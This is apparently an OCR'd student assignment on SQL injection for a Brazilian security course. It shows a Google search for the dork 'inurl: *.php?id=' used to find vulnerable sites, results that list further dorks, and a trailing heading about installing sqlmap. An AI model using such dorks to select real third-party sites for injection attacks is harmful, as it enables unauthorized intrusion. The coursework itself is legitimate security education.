
Segurança em Desenvolvimento de Sistemas
Prof: Plinio Marcos Mendes Carneiro

ATIVIDADE SQL INJECTION

Aluno: Vinicius Araujo Lopes

Busca de sites vulneráveis


inurl: *.php?id= - Pesquisa Go
Flameshot
br
21:57
15/10/2021
google.com/search?q=inurl%3A+*.php%3Fid%3D&oq=inurl%3A+*.php%3Fid%3D&aqs=chrome..69i57j69i58.2020j0j7&sourceid=chrome&ie=UTF-8
Google
inurl: *.php?id=
Todas
Notícias
Vídeos
Shopping
Imagens
Mais
Ferramentas

Aproximadamente 1.260.000 resultados (0,63 segundos)

Dica: Pesquisar apenas resultados em **português (Brasil)**. Especifique seu idioma de pesquisa em Preferências

http://betmarino280.com › inurl-ph... ▾ Traduzir esta página

INURL PHP ID SHOP - BETMARINO280.COM

Easy1Up.com **inurl:index.php?id= inurl:trainers.php?id=** inurl:buy.php?category= **inurl:article.php?ID= inurl:play_old.php?id=** ...

http://www.robertopasini.com › 71... ▾ Traduzir esta página

HK: Hacking general pt. 02 - robertopasini(dot)com

inurl:sql.php?id= inurl:rub.php?idr= **inurl:downloads_info.php?id=** inurl:index.php?catid= inurl:galeri_info.php?l= **inurl:prod_info.php?id=**.

https://www.br.freelancer.com › job-search › inurl-uplo... ▾

Trabalhos de Inurl upload.php id=, Emprego | Freelancer

Busque trabalhos relacionados a **Inurl upload.php id=** ou contrate no maior mercado de freelancers do mundo com mais de 20 de trabalhos.

https://www.vizzed.com › play › in... ▾ Traduzir esta página

Play Inurl News.php Id=2 Video Game Roms - Vizzed.com

Play **Inurl News.php Id**=2 Video Game Roms Online! **Inurl News.php Id**=2 Games can be Played in Your Browser right here on Vizzed.com.

http://www.vizzed.com › play › inu... ▾ Traduzir esta página

Play Inurl Games.php Id 4 AND 8= Video Game Roms


Play **Inurl Games.php Id** 4 AND 8= Video Game Roms Online! **Inurl Games.php Id** 4 AND 8= Games can be Played in Your Browser right here on Vizzed.com.

http://1110202123.lajauladeoro.es › ... ▾ Traduzir esta página


Inurl php ۆ v 17 site au - Lajauladeoro

» مطلب با کلمه‌ی کلیدی **inurl:news.php?id=**» ثبت شده است - PHP Version : This application is free so please dont break it! Contact :phptester.net@gmail.com ...


Instalação do sqlmap



